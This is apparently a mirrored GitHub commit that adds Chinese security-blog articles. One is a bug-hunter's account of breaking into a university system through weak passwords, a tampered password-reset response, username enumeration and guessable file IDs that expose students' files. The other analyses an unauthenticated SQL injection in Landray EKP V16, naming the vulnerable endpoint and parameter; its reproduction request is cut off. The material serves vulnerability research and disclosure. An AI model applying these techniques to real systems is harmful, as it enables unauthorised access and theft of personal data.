mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
蓝凌EKP V16 未授权SQL注入漏洞分析、远程代码执行漏洞检测利用工具、漏洞公开——从弱口令到通杀、
This commit is contained in:
 test committed
1 parent
6cdf579cf8
commit
b2d09059c1
4 files changed
+369
-1
No files matched your search
@@ -1961,5 +1961,8 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5ODUxMzg0Ng==&mid=2247499471&idx=1&sn=6b9864c7e3748af4d5599a55b0b6014f": "G.O.S.S.I.P 阅读推荐 2024-12-23 那些挖漏洞的团队(伙)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247496663&idx=1&sn=7ed86171cd982ef9bada19590988c53b": "价值1.4 W人民币漏洞!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0NjE1NDYyOA==&mid=2247484732&idx=1&sn=85b562f93dd4a61946496a4d4c1e4f26": "【工具分享】Tomcat CVE-2024-50379 条件竞争文件上传 exp RCE",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2MzU0NTk3OA==&mid=2247505377&idx=1&sn=8775c6c4e8a60dde7049562e2aeec313": "每周网安资讯 (12.17-12.23)|Apple多款产品存在漏洞"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2MzU0NTk3OA==&mid=2247505377&idx=1&sn=8775c6c4e8a60dde7049562e2aeec313": "每周网安资讯 (12.17-12.23)|Apple多款产品存在漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU2NDY2OTU4Nw==&mid=2247517803&idx=1&sn=bbf1338350e2628431ec7659eb014097": "蓝凌EKP V16 未授权SQL注入漏洞分析",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3NzY3MzYzMw==&mid=2247499057&idx=1&sn=a4a5cfad638b65d4c903edb3115ea230": "远程代码执行漏洞检测利用工具",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2ODYxMzY3OQ==&mid=2247517735&idx=1&sn=7d8c311aaec65b40784ae780af73519b": "漏洞公开——从弱口令到通杀"
|
||||
}
|
||||
@@ -0,0 +1,244 @@
|
||||
# 漏洞公开——从弱口令到通杀
|
||||
Z2O安全攻防 2024-12-23 13:32
|
||||
|
||||
**No.1**
|
||||
|
||||
**起源**
|
||||
|
||||
|
||||
一切的一切,都源自于Sheen神挖到的那张CNVD......
|
||||
|
||||
我羡慕得眼红,梦里都是证书,证书上都是我名字
|
||||
|
||||
可惜...梦醒了,我还是那个我,神还是那个神
|
||||
|
||||
不!我不能这样!我要拿证书!!!!
|
||||
|
||||
于是我打开了Edu SRC,目光锁定了最近上架的新证书——某学院的漏洞报送证书
|
||||
|
||||
**No.2**
|
||||
|
||||
**开测**
|
||||
|
||||
|
||||
资产收集一下,随便挖了下,然而两天过去了,没啥收获...
|
||||
|
||||
又过去一个星期了,本来想着在互联网上面找些在 “忘记密码” 这个业务的 Edu看看能不能写篇技巧总结出来
|
||||
|
||||
随手翻了翻之前收集到的资产之后专门去测了一测这些资产的这个业务点
|
||||
|
||||
于是......就来到了某个系统
|
||||
|
||||
|
||||
其实无论去测啥系统,第一时间肯定是要去看看有没弱口令的,属于一个基础小技巧
|
||||
|
||||
点击登陆
|
||||
|
||||
admin/123456
|
||||
|
||||
admin/12345678
|
||||
|
||||
admin/admin
|
||||
|
||||
admin/admin123
|
||||
|
||||
admin/111111
|
||||
|
||||
...
|
||||
|
||||

该账户已被锁定???
|
||||
|
||||
所以说,在测试的时候,千万千万不能忽略这一行字,一定要先手测再爆破!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
一般来说,如果存在限制登陆失败次数的话,是可以尝试绕过的,例如删/改 Cookie、拦截响应包....或者以密码一样账户名不同换个角度来爆破...不过这些具体的小技巧等以后遇到再说
|
||||
|
||||

这里我又试了一次,发现需要验证码了
|
||||
|
||||
emmm,这就不好办了...
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
好办怎么办?
|
||||
|
||||

那就不办咯~转头去测下 “找回密码” 这个业务点就是了~
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
这里会提供两种方式来进行密码重置,我看到这里的第一反应,就是短信/邮箱轰炸,容易测还有个中危,那岂不是美滋滋!
|
||||
|
||||
Burpsuite 开起来,看看数据包里有啥...
|
||||
|
||||
可恶!刚刚出去骑了个车
|
||||
|
||||
然后....
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

尼玛的!!我今早挖的,下午你就维护了???没有环境,报告也得晚些写了..
|
||||
|
||||
不过...在刷洞的时候,发现使用 ip访问这个系统好像就行了
|
||||
|
||||
继续继续!bp 开代理
|
||||
|
||||

我这里选择 “通过提示问题重置密码”,发现需要填写用户名和他的密保问题
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

先随便填写了点东西,然后就点下一步,此时显示 “安全问题的答案与设置的不一致”
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
嗯......这就不大好搞了...
|
||||
|
||||

尝试骗下前端,让它给我们返回下一个阶段的认证,看看有没啥越权 / 未授权之类的
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

由于它前端的逻辑是先校验验证码,再校验答案是否正确
|
||||
|
||||
所以在改响应包之前还是得先输入正确的验证码才行
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

成功骗过前端进到下一个阶段
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

接着我就随便输了个密码,看看接下来它是怎么处理的
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
结果显示 “重置密码不准确或者已经过期,请重新验证问题”
|
||||
|
||||

我又去看了一下它的数据包...发现除了 “新密码” 和 ”确认密码“ 以外,还有传了个 code
|
||||
|
||||
code 的值是 undefined,可能这个就是重置密码关键的东东
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
由于没有账号,所以这个地方我没办法知道这个code 的值是啥样子的
|
||||
|
||||
我尝试着爆破了一下这个code,但是没有成功...看来只能暂时搁置下了
|
||||
|
||||
后来,我在扫目录的时候,发现了这么一个路径/mobile/,这个路径下登陆不需要验证码,可以用来爆破
|
||||
|
||||
PS:通常来说,往往移动端的防护会更薄弱,所以我也很喜欢测 APP / 小程序。
|
||||
|
||||
但 Top 10 用户名 + Top 100 弱口令依旧爆不出...
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
直到后来,我在测试 “通过邮箱重置密码” 流程的时候发现了个特殊的接口,这个接口会鉴定某个用户是否真实存在
|
||||
|
||||
【PS:不截图是因为系统经过维修后,那个接口我找不着了 ; -(】
|
||||
|
||||
于是乎,我爆破出了好几个账号,然后用这些账号跑了一遍Top 100 弱口令
|
||||
|
||||
跑出了一个可以用的账号...不过看起来应该是个毕业了的学生
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
虽然已经毕业了,但是发现功能点还是很多的,包括发送邮件、创建小组啥的...这个系统看上去功能还是挺多的
|
||||
|
||||
头很大,因为它走的不是RESTful 风格的,所以服务端返回的信息都没那么好看...
|
||||
|
||||
随便测了测,就发现了一个可以越权看管理员的一些个人信息的点,但是感觉这里应该是正常业务...
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
后来我又给这个账号设了个密保,尝试下我之前重置密码的那个流程,看看重置密码的关键参数code 能不能复用
|
||||
|
||||
但是...重置admin 的密码,结果失败了...
|
||||
|
||||
难道只能这么结束了吗.......
|
||||
|
||||
**No.3**
|
||||
|
||||
**柳暗花明**
|
||||
|
||||
|
||||
正当我准备再过一遍业务的时候,又发现了个有意思的接口
|
||||
|
||||
/xxxx/common/xxxx/openfile.jsp?id=DBDFDIDCDFDJDA
|
||||
|
||||
openfile 打开文件???
|
||||
|
||||
我试着访问了一下这个链接,发现它给我下载了一个官网的图片
|
||||
|
||||
对于提供下载的业务点,我第一个想法就是——“里面会不会有任意文件下载?”
|
||||
|
||||
但这里的id 看上去是加密的...感觉不是很好控啊..
|
||||
|
||||
我又去看了下官网其他的几个图片的id。咦?它们之间好像有什么规律啊...
|
||||
|
||||
它们开头都是以特定的字符排列来开头,然后id 的值只会是大写字母A-J
|
||||
|
||||
咋说...心动了,因为如果是这样的话,实际上就有爆破的可能了
|
||||
|
||||
于是乎,我就开始去翻官网图片的id,找找规律,尽可能降低下时间成本
|
||||
|
||||

!!!咋还真让我下到了不少东西
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
我就随便下了一些,其中还有很多内容我没截图,包括但不限于作业、个人总结、ppt、word、zip、上传的图片、截图、录音文件…
|
||||
|
||||

我简单fofa 了一下,发现国内竟然有200+ 所高校在用这个系统,火急火燎地就交补天去了
|
||||
|
||||
然后就...
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
开刷!!!
|
||||
|
||||
蚊子肉也是肉啊啊啊啊
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,84 @@
|
||||
# 蓝凌EKP V16 未授权SQL注入漏洞分析
|
||||
船山信安 2024-12-23 16:05
|
||||
|
||||
本地测试环境版本:V16.0.6.R.20220729
|
||||
## 漏洞分析
|
||||
|
||||
漏洞路径在:/fssc/common/fssc_common_portlet/fsscCommonPortlet.do,对应的Action为FsscCommonPortletAction
|
||||
,在其getICareByFdId
|
||||
方法中存在注入漏洞:
|
||||
```
|
||||
```
|
||||
|
||||
fdNum参数可控,很明显的SQL注入。在WEB-INF/KmssConfig/fssc/common/design.xml文件中定义了/fssc/common/
|
||||
路径下的权限访问:
|
||||
```
|
||||
```
|
||||
|
||||
正常情况下,访问/fssc/common/
|
||||
路径下的所有action,validator都会为true,即未授权访问,在上面的design.xml配置文件中,只对/fssc/common/
|
||||
的如下路径做了权限控制:
|
||||
```
|
||||
tree.jsp*
|
||||
fssc_common_transfer_field/fsscCommonTransferField.do*
|
||||
fssc_common_transfer_log/fsscCommonTransferLog.do*
|
||||
```
|
||||
|
||||
而漏洞触发路径/fssc/common/fssc_common_portlet/fsscCommonPortlet.do
|
||||
并未存在于上述限制路径,所以可直接未授权访问。
|
||||
## 漏洞复现
|
||||
### step 1
|
||||
|
||||

访问save方法,填充一下数据库,数据包如下:
|
||||
```
|
||||
POST /ekp/fssc/common/fssc_common_portlet/fsscCommonPortlet.do HTTP/1.1
|
||||
Host:
|
||||
